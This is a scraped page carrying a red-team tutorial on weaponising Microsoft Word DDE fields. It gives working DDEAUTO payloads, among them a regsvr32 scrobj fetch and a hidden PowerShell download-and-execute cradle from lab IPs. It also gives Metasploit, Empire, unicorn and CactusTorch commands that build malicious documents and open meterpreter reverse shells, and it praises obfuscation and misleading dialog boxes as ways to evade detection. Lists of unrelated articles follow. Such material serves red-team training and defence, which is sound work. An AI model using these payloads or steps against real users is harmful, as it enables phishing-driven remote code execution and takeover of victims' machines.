
word dde payload
payload:
ctrl+F9
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe" }
Since this technique doesn’t infect the Word document with malicious macros that can be detected by email gateways it has the same result as remote code execution can be achieved. This attack is very effective and therefore it is used widely in malware campaigns and red team assessments. The following tools can generate various DDE payloads that could be used during a red team assessment.
Metasploit
Metasploit Framework has a module which can be used to deliver attacks via DDE.
exploit/windows/fileformat/office_dde_delivery
This module can generate a Word documents in .doc and .rtf format which will contain a DDE payload. This module can be configured easily with the following parameters.
set SRVHOST IP
set payload windows/meterpreter/reverse_tcp
set LHOST IP
set LPORT 4444
exploit


Metasploit DDE Module — Configuration
The benefit of this module is that the DDE payload will be executed by utilising the regsvr32 method to evade AppLocker restrictions and that the dialog box that will appear to the target user will not contain any alarming messages.
DDE payloads will be generated in that form:
DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\Windows\\System32\\cmd.exe "/c regsvr32 /s /n /u /i:http://192.168.1.203:8080/UEdLz2E3W.sct scrobj.dll"
The dialog box that will appear to the user when the malicious word document will open will look legitimate as it will ask the user to start MSword.exe. However this is not a valid path.


Metasploit DDE Module — Word Dialog Box
If the user choose to start the fake MSword.exe the payload will executed and a Meterpreter session will open.


Metasploit DDE Module — Meterpreter
Interaction with the Meterpeter session can start and commands can be executed on the target host.
sessions -i 1
getuid
sysinfo


Metasploit DDE Module — Interaction with the Session
Another similar Metasploit module has been developed (even though it is not part of the Metasploit) which can generate DDE payloads in HTA format. However it cannot generate the Word document. This module can be downloaded from the following location.
wget https://raw.githubusercontent.com/realoriginal/metasploit-framework/fb3410c4f2e47a003fd9910ce78f0fc72e513674/modules/exploits/windows/script/dde_delivery.rb


Download DDE Delivery Module
In order to load the module with the Metasploit Framework it needs to be moved to a suitable Metasploit directory.
mv dde_delivery.rb /usr/share/metasploit-framework/modules/exploits/windows/


Move DDE Delivery Module to Metasploit
The Metasploit needs to start and from the console the reload command will load all the modules that exists in the Metasploit directories.
msfconsole
reload_all


Metasploit Reload Command
This module can be configured like the previous:
use exploit/windows/dde_delivery
set SRVHOST IP
set payload windows/meterpreter/reverse_tcp
set LHOST IP
set LPORT 4444
exploit


DDE Delivery Module Configuration
The module will start a server on port 8080 which will contain the arbitrary code and it will generate the DDE payload which needs to be used inside a field of a Word document.


DDE Delivery Module Generation of HTA Payload
The dialog box that will appear to the user upon opening the Word document will be the following:


DDE Delivery Module — Dialog Box
The payload will executed if the user choose the option Yes.


DDE Delivery Module — Payload Delivery
Empire
Empire is one of the most popular command and control tools. It provides a stager which can generate Word documents with embedded DDE payloads. A listener needs to be configured first that will accept the connection.
(Empire) > listeners
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!


Empire — Listener Configuration
The command execute will start the listener.


Empire — Listener Started
The list of active listeners can be obtained with the listeners command.


Empire — List of Active Listeners
The stager that can replicate the DDE attack is the following:
usestager windows/macroless_msword http


Empire — Macroless Stager
Upon execution the stager will use the active listener and it will create a PowerShell script that will contain the arbitrary code and finally it will generate the Word document in .docx format that will have embedded the DDE payload.


Empire — Macroless Stager Word Generation
The DDE payload that the Empire stager generates would be the following.
DDEAUTO C:\\Windows\\System32\\cmd.exe "/k powershell.exe -NoP -sta -NonI -W Hidden $e=(New-Object System.Net.WebClient).DownloadString('http://192.168.1.204:8000/default.ps1');powershell -e $e "
The default.ps1 PowerShell script needs to be hosted on a web server. Since port 80 is already occupied by the listener another port needs to be used. In python the following command will start a web server on port 8000.
python -m SimpleHTTPServer


Python — HTTP Server
The DDE payload that Empire is using will produce the following dialog box in Microsoft Word.


Empire — Dialog Box
The Yes option will trigger the payload and the Empire listener will receive the connection.


Empire — Agents via Macroless Stager
CactusTorch DDE Auto
William Genovese developed a bash script called CactusTorch DDE Auto which utilises CactusTorch tool for generation of payloads and Metasploit Framework for configuration of the listener that will receive the connection.
chmod +x cactus.sh
./cactus.sh


CactusTorch DDE Auto — IP Usage
CactusTorch DDE Auto will retrieve automatically the internal and the external IP address of the host. The script only needs three parameters to automate the attack:
- IP
- Port
- Payload


CactusTorch DDE Auto — Configuration
Once the configuration is finished the script will generate a base64 payload in various formats, move the payload files into an Apache directory and start the service.


CactusTorch DDE Auto — Generation of Shellcode
CactusTorch DDE Auto can generate payloads in JS, VBS and HTA format.


CactusTorch DDE Auto — DDE Payloads
The dialog box that will appear upon opening the Word document with the DDE payload will be the following:


CactusTorch DDE Auto — Word Dialog Box
The payloads will be executed through the command prompt if the user choice is Yes. Unfortunately the script doesn’t perform any obfuscation on the payload or in the dialog box, making it easier for the target user and blue team to detect the suspicious activity.


CactusTorch DDE Auto — Meterpreter
Office DDE Payload
Dominic Spinosa developed a python script which can generate office Word documents that can utilize various methods such as:
- Word with DDE payload
- Word with DDE frameset
- Word with obfuscated DDE
These methods have been described in detail here. Prior to any execution of the script dependencies must be installed:
pip install -r requirements.txt


Office DDE Payloads — Install Dependencies
It is up to the red teamer to decide which payload to use and which method in order to assist in evasion. This script can be combined with the following Metasploit module:
exploit/windows/dde_delivery


Office DDE Payload s— Generate Command
The script upon execution it will require from the user to insert the DDE payload of his choice in three parts. Furthermore it will ask the user to enter the URL of the server that the payload word document will be hosted in order to construct the DDE attack via frameset on the template document.


Office DDE Payloads — Generate Payload and Template
There are two delivery methods of this attack. One is to send the payload-final.docx directly to the target user and by setting a listener to obtain a meterpeter session and the other to host the payload-final.docx on a web server and use frameset to create a reference on another Word document that contains the DDE. The frameset would be injected inside of the webSettings.xml file.


Office DDE Payloads — Frameset
The office dde payloads will create and the webSettings.xml.rels file that will contain the link of where the Word document that contains the DDE is hosted.


Office DDE Payloads — Target relationship
When the target opens the template document that contains the frameset the following dialog box will appear:


Office DDE Payloads — 1st Dialog Box
The second dialog box will execute the arbitrary payload if the option Yes is chosen by the user:


Office DDE Payloads — 2nd Dialog Box
The listener that was set by the module will receive the connection and a Meterpreter session will open.


Office DDE Payloads — Meterpreter
Unicorn
Dave Kennedy has imported the DDE attack into unicorn which is a tool that can inject shellcode into memory by using the PowerShell downgrade attack. Executing unicorn with the following parameters will generate the shellcode payload:
python unicorn.py windows/meterpreter/reverse_tcp 192.168.1.204 4444 dde


Unicorn — Shellcode Generation
Unicorn will automatically generate various files:
- powershell_attack.txt // DDE Payload
- unicorn.rc // Metasploit listener configuration
- download.ps1 // Shellcode
Running the unicorn.rc will initiate the Metasploit handler with the appropriate configuration.
msfconsole -r unicorn.rc


Unicorn — Metasploit Listener Configuration
Unicorn uses the field code obfuscation similar to Office DDE Payloads tool in order to avoid detection. The DDE payload generated by unicorn will look similar to the below:


Unicorn — DDE Payload Obfuscation
The download.ps1 PowerShell script needs to be hosted on a server so when the document is opened it will try to execute the payload. The Word dialog box that will appear to the user will inform him that an Add-On is not accessible and to start Word instead making the dialog box more sophisticated.


Unicorn — Word Dialog Box
Conclusion
Antivirus companies have made progress and they are trying to detect DDE attacks. Therefore obfuscation is necessary for the construction of a payload that has higher possibility to evade detection and establish an initial footprint in the network.
The following table summarises the list of DDE tools and their features.


DDE Payloads — Table
word dde payload的更多相关文章
- cve-2017-0199&metasploit复现过程
CVE-2017-0199 WORD/RTF嵌入OLE调用远程文件执行的一个漏洞.不需要用户交互.打开文档即中招 首先更新msf到最新,据说最新版简化了利用过程,不需要开启hta这一步.但没测成功 还 ...
- {黑掉这个盒子} \\ FluxCapacitor Write-Up
源标题:{Hack the Box} \ FluxCapacitor Write-Up 标签(空格分隔): CTF 好孩子们.今天我们将学习耐心和情绪管理的优点.并且也许有一些关于绕过WEB应用防 ...
- HA: Armour-Write-up
下载地址:点我 bilibili:点我 信息收集 nmap扫存活找到IP为:192.168.116.140 ➜ ~ nmap -sn 192.168.116.1/24 Starting Nmap 7. ...
- Write-up-CH4INRULZ_v1.0.1
关于 下载地址:点我 哔哩哔哩:哔哩哔哩 信息收集 网卡:vboxnet0,192.168.56.1/24,Nmap扫存活主机发现IP为192.168.56.101 ➜ ~ nmap -sn 192. ...
- 用DDE控制Word
DDE(Dynamic Data Exchange),称为动态数据交换.用于进程间的通讯,看看他如何来和Word交互. 在System页签下有TDdeClientConv组件,拖一个放到界面上,然后我 ...
- Office DDE漏洞学习笔记
1.前言 2017年下半年爆发出来的Office漏洞,一直没有空做笔记记录.在病毒分析中也看到有利用这个漏洞的样本,针对Office系列软件发起的钓鱼攻击和APT攻击一直是安全攻防的热点. 2.off ...
- word域3
WORD是文字处理软件,我们在日常处理一些文字时经常遇到一些问题,如:各种公式的录入,尽管Word都提供了"公式编辑器",但其插入的却是"对象",有时排版会感觉 ...
- OpenXml操作Word的一些操作总结.无word组件生成word.
OpenXml相对于用MS提供的COM组件来生成WORD,有如下优势: 1.相对于MS 的COM组件,因为版本带来的不兼容问题,及各种会生成WORD半途会崩溃的问题. 2.对比填满一张30多页的WOR ...
- OpenXml操作Word的一些操作总结. - 天天不在
OpenXml相对于用MS提供的COM组件来生成WORD,有如下优势: 1.相对于MS 的COM组件,因为版本带来的不兼容问题,及各种会生成WORD半途会崩溃的问题. 2.对比填满一张30多页的WOR ...
随机推荐
- libevent(四)event_base 2
接上文libevent(三)event_base event_io_map event_list是双向链表,min_heap是小根堆,那event_io_map是什么呢? #ifdef WIN32 # ...
- C#并发编程之初识并行编程
写在前面 之前微信公众号里有一位叫sara的朋友建议我写一下Parallel的相关内容,因为手中商城的重构工作量较大,一时之间无法抽出时间.近日,这套系统已有阶段性成果,所以准备写一下Parallel ...
- 如何快速理解Spring中的DI和AOP
前言 Spring框架通过POJO最小侵入性编程.DI.AOP.模板代码手段来简化了Java 开发,简化了企业应用的开发.POJO和模板代码相对来说好理解,本篇重点解读下DI和AOP. 一 DI DI ...
- chrom浏览器总是将http请求强制转换成https请求
chrome://net-internals/#hsts 中 Delete domain security policies 输入该站点,将将该站点删除一下就OK. 其他浏览器: Chrome 浏览器 ...
- Spring全家桶之spring boot(五)
Thymeleaf简介 Thymeleaf是一个流行的模板引擎,该模板引擎采用Java语言开发,模板引擎是一个技术名词,是跨领域跨平台的概念,在Java语言体系下有模板引擎,在C#.PHP语言体系下也 ...
- Python中的时间与日期
本文简要介绍datetime,time模块的简要用法. datetime模块 datetime模块主要有四个主要的对象. date 处理年.月.日 time处理时.分.秒.微秒 datetime处理日 ...
- XCode Interface Builder开发——1
XCode Interface Builder开发--1 创建Xcode项目 选择第二个选项 选择Single View App,点击Next 设置完后点击Next Xcode基本面板 导航面板 工具 ...
- js中的小案例(一)
效果图: html代码: <div id="date"> <p> <span id="prev">上一月</span& ...
- 点击劫持ClickJacking
原文:https://beenle-xiaojie.github.io/2019/01/07/ClickJacking/ 引言 当我们的页面嵌入到一个iframe中时,安全测试提出一个于我而言很新鲜的 ...
- IntelliJ IDEA 2020.1 取消了auto-import自动导入
Maven 和 Gradle 导入功能更新 v2020.1使得Maven和Gradle更改的导入不再繁琐.首先,我们删除了总是触发的自动导入,以及在更新完脚本之前不断显示并建议导入更新的提示框.取而代 ...